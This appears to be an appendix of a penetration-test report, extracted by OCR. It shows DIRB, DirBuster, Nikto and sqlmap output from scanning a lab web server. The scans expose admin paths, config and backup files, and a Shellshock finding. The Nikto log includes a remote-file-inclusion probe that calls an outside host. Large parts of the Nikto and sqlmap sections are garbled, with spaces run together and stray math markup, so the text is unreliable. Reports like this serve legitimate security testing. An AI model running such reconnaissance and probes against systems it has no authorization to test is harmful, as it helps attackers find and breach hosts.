
7.3 DIRB Output



```
root@kali:/usr# dirb http://192.168.1.20

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Nov 21 09:18:06 2019
URL_BASE: http://192.168.1.20/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.20/ ----
==> DIRECTORY: http://192.168.1.20/admin/
+ http://192.168.1.20/admin.cgi (CODE:403|SIZE:990)
+ http://192.168.1.20/admin.pl (CODE:403|SIZE:990)
==> DIRECTORY: http://192.168.1.20/assets/
+ http://192.168.1.20/AT-admin.cgi (CODE:403|SIZE:990)
+ http://192.168.1.20/cachemgr.cgi (CODE:403|SIZE:990)
+ http://192.168.1.20/cgi-bin/ (CODE:403|SIZE:1004)
==> DIRECTORY: http://192.168.1.20/includes/
+ http://192.168.1.20/index.php (CODE:200|SIZE:23081)
+ http://192.168.1.20/info.php (CODE:200|SIZE:266458)
==> DIRECTORY: http://192.168.1.20/internet/
+ http://192.168.1.20/phpinfo.php (CODE:200|SIZE:76941)
+ http://192.168.1.20/phpmyadmin (CODE:403|SIZE:990)
==> DIRECTORY: http://192.168.1.20/pictures/
+ http://192.168.1.20/robots.txt (CODE:200|SIZE:34)
```



```
---- Entering directory: http://192.168.1.20/admin/ ----
+ http://192.168.1.20/admin/admin.cgi (CODE:403|SIZE:990)
+ http://192.168.1.20/admin/admin.pl (CODE:403|SIZE:990)
+ http://192.168.1.20/admin/AT-admin.cgi (CODE:403|SIZE:990)
+ http://192.168.1.20/admin/cachemgr.cgi (CODE:403|SIZE:990)
==> DIRECTORY: http://192.168.1.20/admin/css/
==> DIRECTORY: http://192.168.1.20/admin/fonts/
==> DIRECTORY: http://192.168.1.20/admin/img/
==> DIRECTORY: http://192.168.1.20/admin/includes/
+ http://192.168.1.20/admin/index.php (CODE:200|SIZE:2285)
==> DIRECTORY: http://192.168.1.20/admin/js/

---- Entering directory: http://192.168.1.20/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/internet/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/pictures/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```



```
---- Entering directory: http://192.168.1.20/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/internet/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/pictures/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Nov 21 09:18:27 2019
DOWNLOADED: 9224 - FOUND: 15
```

7.4 Dirbuster Output

DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP$_{D}irBuster_{P}rojectReportproducedonMonNov2511:37:19EST2019$ –

http://192.168.1.20:80 ——————————— Directories found during testing:

Dirs found with a 200 response:

/ /internet/ /admin/ /assets/ /pictures/ /includes/ /icons/ /assets/css/ /admin/js/ /assets/images/ /assets/fonts/ /admin/img/ /assets/js/ /assets/switcher/ /admin/img/vehicleimages/ /assets/switcher/js/ /assets/switcher/css/ /admin/css/

/admin/includes/ /admin/css/css/ /admin/css/less/ /icons/small/ /admin/fonts/

Dirs found with a 403 response:

/cgi-bin/ /error/ /error/include/ /phpmyadmin/

———————————— Files found during testing:

Files found with a 200 responce:

/index.php /includes/colorswitcher.php /info.php /privacy.php /internet/sqlcm.bak /page.php
/admin/index.php /terms.php /includes/config.php /admin/js/jquery.min.js /includes/login.php
/admin/js/bootstrap-select.min.js /car-listing.php /includes/footer.php
/admin/js/bootstrap.min.js /admin/js/jquery.dataTables.min.js
/admin/js/dataTables.bootstrap.min.js /includes/loginsecure.php /admin/js/Chart.min.js
/contact-us.php /admin/js/fileinput.js /aboutus.php /includes/oldforgotpassword.php
/admin/js/chartData.js /assets/js/jquery.min.js /includes/registration.php /admin/js/main.js
/vehical-details.php /assets/js/bootstrap.min.js /includes/sidebar.php /assets/js/interface.js
/assets/css/bootstrap-slider.min.css /admin/js/bootstrap-select.js /admin/js/bootstrap.js
/assets/css/bootstrap.min.css /assets/fonts/fontawesome-webfont3e6e.eot
/assets/css/font-awesome.min.css /assets/switcher/js/switcher.js
/assets/fonts/fontawesome-webfont3e6e.html /assets/js/bootstrap-slider.min.js
/assets/js/slick.min.js /assets/js/countdown$_{d}$*ate.js/assets/fonts/fontawesome −*
webfont3e6e.svg/assets/css/grabbing.html/assets/js/owl.carousel.min.js/assets/fonts/fontawesome−
webfont3e6e.ttf/assets/js/jquery.countdown.min.js/assets/css/owl.carousel.css/assets/fonts/fontawesome−
webfont3e6e.woff/assets/fonts/fontawesome −
webfontd41d.eot/assets/css/owl.transitions.css/assets/fonts/glyphicons − halflings −
regular.eot/assets/fonts/glyphicons − halflings −
regular.html/assets/css/slick.css/assets/css/style.css/assets/fonts/glyphicons − halflings −
regular.svg/assets/fonts/glyphicons − halflings − regular.ttf/assets/fonts/glyphicons −
halflings − regular.woff/assets/fonts/glyphicons − halflings −
regulard41d.eot/faqs.php/assets/switcher/css/blue.css/assets/switcher/css/green.css/assets/switcher/css/orange.
bootstrap − checkbox.css/admin/css/bootstrap − select.css/admin/css/bootstrap −
social.css/admin/css/bootstrap.min.css/admin/css/dataTables.bootstrap.min.css/admin/css/datatables.min.css/adr
awesome.min.css/admin/css/jquery.dataTables.min.css/admin/includes/config.php/admin/includes/header.php/ad
webfont.eot/admin/fonts/fontawesome − webfont.svg/admin/fonts/fontawesome −
webfont.ttf/admin/fonts/fontawesome − webfont.woff/admin/fonts/fontawesome −
webfont.woff2/admin/fonts/glyphicons − halflings − regular.eot/admin/fonts/glyphicons −
halflings − regular.svg/admin/fonts/glyphicons − halflings −
regular.ttf/admin/fonts/glyphicons − halflings − regular.woff/admin/fonts/glyphicons −
halflings −
regular.woff2/attachment.php/username.php/instructions.php/hidden.php/phpinfo.php/check$_{a}$*vailability.php*

Files found with a 302 responce:

/profile.php /admin/testimonials.php /logout.php /admin/logout.php /admin/dashboard.php

Files found with a 500 responce:

/includes/header.php

————————————

7.5 Nikto Output

- Nikto v2.1.6 ———————————————————————————— + Target IP: 192.168.1.20 + Target Hostname: 192.168.1.20 + Target Port: 80 + Start Time: 2019-11-21 09:28:28 (GMT-5) ——————————————————————————— + Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7 + Cookie PHPSESSID created without the httponly flag + Retrieved x-powered-by header: PHP/5.4.7 + The anti-clickjacking X-Frame-Options header is not present. + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type + Entry '/info.php' in robots.txt returned a non-forbidden or redirect HTTP code (200) + PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch. + Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch. + OpenSSL/1.0.1c appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current. + Apache mod$_n$*egotiationisenabledwithMultiViews, whichallowsattackerstoeasilybruteforcefilenames.Seehttp : //www.wisec.it/sectou.php?id = 4698ebdc59d15.Thefollowingalternativesfor′index′werefound : HTTP*$_N$*OT*$_F$*OUND.html.var, HTTP*$_N$*OT*$_F$*OUND.html.var, HTTP*$_N$*OT*$_F$*OUND.html.var, HTTP*$_N$*OT*$_F$*OUND.htm*
OSVDB − 112004 : */cgi* − *bin/printenv* :
Siteappearsvulnerabletothe′shellshock′vulnerability(http :
//cve.mitre.org/cgi − *bin/cvename.cgi?name* = *CVE* − 2014 − 6271). + *OSVDB* − 112004 :
/cgi − *bin/printenv* : *Siteappearsvulnerabletothe′shellshock′vulnerability(http :*
//cve.mitre.org/cgi − *bin/cvename.cgi?name* = *CVE* − 2014 − 6278). +
WebServerreturnsavalidresponsewithjunkHTTPmethods, thismaycausefalsepositives. +
OSVDB − 877 : *HTTPTRACEmethodisactive, suggestingthehostisvulnerabletoXST* +
/phpinfo.php : *Outputfromthephpinfo()functionwasfound.* + *OSVDB* − 12184 : /? =
*PHPB*8*B*5*F*2*A*0 − 3*C*92 − 11*d*3 − *A*3*A*9 − 4*C*7*B*08*C*10000 :
PHPrevealspotentiallysensitiveinformationviacertainHTTPrequeststhatcontainspecificQUERYstrings.+
OSVDB − 12184 : /? = *PHPE*9568*F*36 − *D*428 − 11*d*2 − *A*769 − 00*AA*001*ACF*42 :
PHPrevealspotentiallysensitiveinformationviacertainHTTPrequeststhatcontainspecificQUERYstrings.+
OSVDB − 12184 : /? = *PHPE*9568*F*34 − *D*428 − 11*d*2 − *A*769 − 00*AA*001*ACF*42 :
PHPrevealspotentiallysensitiveinformationviacertainHTTPrequeststhatcontainspecificQUERYstrings.+
OSVDB − 12184 : /? = *PHPE*9568*F*35 − *D*428 − 11*d*2 − *A*769 − 00*AA*001*ACF*42 :
PHPrevealspotentiallysensitiveinformationviacertainHTTPrequeststhatcontainspecificQUERYstrings.+
OSVDB − 3092 : */admin/* : *Thismightbeinteresting...* + *OSVDB* − 3268 : */includes/* :
Directoryindexingfound. + *OSVDB* − 3092 : */includes/* :
Thismightbeinteresting... + *OSVDB* − 3093 : */admin/index.php* :
Thismightbeinteresting...hasbeenseeninweblogsfromanunknownscanner. + *OSVDB* − 3233 :
/cgi − *bin/printenv* :
*Apache*2.0*defaultscriptisexecutableandgivesserverenvironmentvariables.Alldefaultscriptsshouldberemoved.Itmayal*
*//www.securityfocus.com/bid/*4431. + *OSVDB* − 3233 : */cgi* − *bin/test* − *cgi* :
*Apache*2.0*defaultscriptisexecutableandrevealssysteminformation.Alldefaultscriptsshouldberemoved.*+
OSVDB − 3233 : */phpinfo.php* :
PHPisinstalled, andatestscriptwhichrunsphpinfo()wasfound.Thisgivesalotofsysteminformation.+
OSVDB − 3233 : */info.php* :
PHPisinstalled, andatestscriptwhichrunsphpinfo()wasfound.Thisgivesalotofsysteminformation.+
OSVDB − 3268 : */icons/* : *Directoryindexingfound.* + *OSVDB* − 3233 : */icons/README* :
Apachedefaultfilefound. + *OSVDB* − 5292 : */info.php?file* = *http* : *//cirt.net/rfiinc.txt?* :
RFIfromRSnake′slist(http : *//ha.ckers.org/weird/rfi* − *locations.dat)orfromhttp* :
//osvdb.org/ + 9541*requests* : 0*error(s)and*30*item(s)reportedonremotehost* + *EndTime* :
2019−11−2109 : 29 : 40(*GMT*−5)(72*seconds*)−−−−−−−−−−−−−−−−−−−−−−−−−−−−−−−

−−−+1host(s)tested

7.6 SQLMap Output for User Login Page

H
[”]
1.3.10stable|−|.[)]|.′|.|| |[)]|||,|||V...|| http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user’s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:52:06 /2019-11-22/

[13:52:06] [INFO] testing connection to the target URL [13:52:06] [INFO] searching for forms [1] form: POST http://192.168.1.20/admin/ Cookie: PHPSESSID=i7o5a2hk0f5aou0834hofd1uo3 POST data: username=password=login= do you want to test this form? [Y/n/q] Y Edit POST data [default: username=password=login=] (Warning: blank fields detedo you want to fill blank fields with random values? [Y/n] Y [13:52:22] [INFO] using ’/root/.sqlmap/output/results-11222019$_0$152pm.csv′astheCSVresultsfileinmultipletargetsmode[13 : 52 :
22][INFO]checkingifthetargetisprotectedbysomekindofWAF/IPS[13 : 52 :
23][INFO]testingifthetargetURLcontentisstable[13 : 52 :
23][INFO]targetURLcontentisstable[13 : 52 :
23][INFO]testingifPOSTparameter′username′isdynamic[13 : 52 :
23][WARNING]POSTparameter′username′doesnotappeartobedynamic[13 : 52 :
23][WARNING]heuristic(basic)testshowsthatPOSTparameter′username′mightnotbeinjectable[13 :
52 : 23][INFO]testingforSQLinjectiononPOSTparameter′username′[13 : 52 :
23][INFO]testing′ANDboolean − basedblind − WHEREorHAVINGclause′[13 : 52 :
23][INFO]testing′Boolean − basedblind − Parameterreplace(originalvalue)′[13 : 52 :
23][INFO]testing′MySQL >=
5.0ANDerror − based − WHERE, HAVING, ORDERBYorGROUPBYclause(FLOOR)′[13 :
52 : 23][INFO]testing′PostgreSQLANDerror − based − WHEREorHAVINGclause′[13 : 52 :
23][INFO]testing′MicrosoftSQLServer/SybaseANDerror − based −
WHEREorHAVINGclause(IN)′[13 : 52 :
23][INFO]testing′OracleANDerror − based − WHEREorHAVINGclause(XMLType)′[13 : 52 :
23][INFO]testing′MySQL >= 5.0error − based − Parameterreplace(FLOOR)′[13 : 52 :
23][INFO]testing′MySQLinlinequeries′[13 : 52 :
23][INFO]testing′PostgreSQLinlinequeries′[13 : 52 :
23][INFO]testing′MicrosoftSQLServer/Sybaseinlinequeries′[13 : 52 :
23][INFO]testing′PostgreSQL > 8.1stackedqueries(comment)′[13 : 52 :
23][INFO]testing′MicrosoftSQLServer/Sybasestackedqueries(comment)′[13 : 52 :
23][INFO]testing′Oraclestackedqueries(DBMS$_P$IPE.RECEIVE$_M$ESSAGE − comment)′[13 :
52 : 23][INFO]testing′MySQL >= 5.0.12ANDtime − basedblind(querySLEEP)′[13 : 52 :
23][INFO]testing′PostgreSQL > 8.1ANDtime − basedblind′[13 : 52 :
23][INFO]testing′MicrosoftSQLServer/Sybasetime − basedblind(IF)′[13 : 52 :
23][INFO]testing′OracleANDtime −
basedblind′itisrecommendedtoperformonlybasicUNIONtestsifthereisnotatleastoneother(potential)techniquefound.
52 : 31][INFO]testing′GenericUNIONquery(NULL) − 1to10columns′[13 : 52 :
32][WARNING]POSTparameter′username′doesnotseemtobeinjectable[13 : 52 :
32][INFO]testingifPOSTparameter′password′isdynamic[13 : 52 :
32][WARNING]POSTparameter′password′doesnotappeartobedynamic[13 : 52 :
32][WARNING]heuristic(basic)testshowsthatPOSTparameter′password′mightnotbeinjectable[13 :

```
52 : 32][INFO]testingforSQLinjectiononPOSTparameter'password'[13 : 52 :
32][INFO]testing'ANDboolean - basedblind - WHEREorHAVINGclause'[13 : 52 :
32][INFO]testing'Boolean - basedblind - Parameterreplace(originalvalue)'[13 : 52 :
32][INFO]testing'MySQL >=
5.0ANDerror - based - WHERE, HAVING, ORDERBYorGROUPBYclause(FLOOR)'[13 :
52 : 32][INFO]testing'PostgreSQLANDerror - based - WHEREorHAVINGclause'[13 : 52 :
32][INFO]testing'MicrosoftSQLServer/SybaseANDerror - based -
WHEREorHAVINGclause(IN)'[13 : 52 :
32][INFO]testing'OracleANDerror - based - WHEREorHAVINGclause(XMLType)'[13 : 52 :
32][INFO]testing'MySQL >= 5.0error - based - Parameterreplace(FLOOR)'[13 : 52 :
32][INFO]testing'MySQLinlinequeries'[13 : 52 :
32][INFO]testing'PostgreSQLinlinequeries'[13 : 52 :
32][INFO]testing'MicrosoftSQLServer/Sybaseinlinequeries'[13 : 52 :
32][INFO]testing'PostgreSQL > 8.1stackedqueries(comment)'[13 : 52 :
32][INFO]testing'MicrosoftSQLServer/Sybasestackedqueries(comment)'[13 : 52 :
32][INFO]testing'Oraclestackedqueries(DBMS_PIPE.RECEIVE_MESSAGE - comment)'[13 :
52 : 32][INFO]testing'MySQL >= 5.0.12ANDtime - basedblind(querySLEEP)'[13 : 52 :
32][INFO]testing'PostgreSQL > 8.1ANDtime - basedblind'[13 : 52 :
32][INFO]testing'MicrosoftSQLServer/Sybasetime - basedblind(IF)'[13 : 52 :
32][INFO]testing'OracleANDtime - basedblind'[13 : 52 :
32][INFO]testing'GenericUNIONquery(NULL) - 1to10columns'[13 : 52 :
32][WARNING]POSTparameter'password'doesnotseemtobeinjectable[13 : 52 :
32][INFO]testingifPOSTparameter'login'isdynamic[13 : 52 :
32][WARNING]POSTparameter'login'doesnotappeartobedynamic[13 : 52 :
32][WARNING]heuristic(basic)testshowsthatPOSTparameter'login'mightnotbeinjectable[13 :
52 : 32][INFO]testingforSQLinjectiononPOSTparameter'login'[13 : 52 :
32][INFO]testing'ANDboolean - basedblind - WHEREorHAVINGclause'[13 : 52 :
32][INFO]testing'Boolean - basedblind - Parameterreplace(originalvalue)'[13 : 52 :
32][INFO]testing'MySQL >=
5.0ANDerror - based - WHERE, HAVING, ORDERBYorGROUPBYclause(FLOOR)'[13 :
52 : 32][INFO]testing'PostgreSQLANDerror - based - WHEREorHAVINGclause'[13 : 52 :
32][INFO]testing'MicrosoftSQLServer/SybaseANDerror - based -
WHEREorHAVINGclause(IN)'[13 : 52 :
32][INFO]testing'OracleANDerror - based - WHEREorHAVINGclause(XMLType)'[13 : 52 :
32][INFO]testing'MySQL >= 5.0error - based - Parameterreplace(FLOOR)'[13 : 52 :
32][INFO]testing'MySQLinlinequeries'[13 : 52 :
32][INFO]testing'PostgreSQLinlinequeries'[13 : 52 :
32][INFO]testing'MicrosoftSQLServer/Sybaseinlinequeries'[13 : 52 :
32][INFO]testing'PostgreSQL > 8.1stackedqueries(comment)'[13 : 52 :
32][INFO]testing'MicrosoftSQLServer/Sybasestackedqueries(comment)'[13 : 52 :
32][INFO]testing'Oraclestackedqueries(DBMS_PIPE.RECEIVE_MESSAGE - comment)'[13 :
52 : 32][INFO]testing'MySQL >= 5.0.12ANDtime - basedblind(querySLEEP)'[13 : 52 :
32][INFO]testing'PostgreSQL > 8.1ANDtime - basedblind'[13 : 52 :
33][INFO]testing'MicrosoftSQLServer/Sybasetime - basedblind(IF)'[13 : 52 :
33][INFO]testing'OracleANDtime - basedblind'[13 : 52 :
33][INFO]testing'GenericUNIONquery(NULL) - 1to10columns'[13 : 52 :
33][WARNING]POSTparameter'login'doesnotseemtobeinjectable[13 : 52 :
33][ERROR]alltestedparametersdonotappeartobeinjectable.Trytoincreasevaluesfor' --level'/' -
-risk'optionsifyouwishtoperformmoretests.Ifyoususpectthatthereissomekindofprotectionmechanisminvolved(e.g.W
-tamper'(e.g.' --tamper =
space2comment')and/orswitch' --random - agent', skippingtothenextform[13 : 52 :
```

33][$INFO$]$youcanfindresultsofscanninginmultipletargetsmodeinsidetheCSVfile'/root/.sqlmap/output/results-$
11222019$_0$152$pm.csv'$

[*] ending @ 13:52:33 /2019-11-22/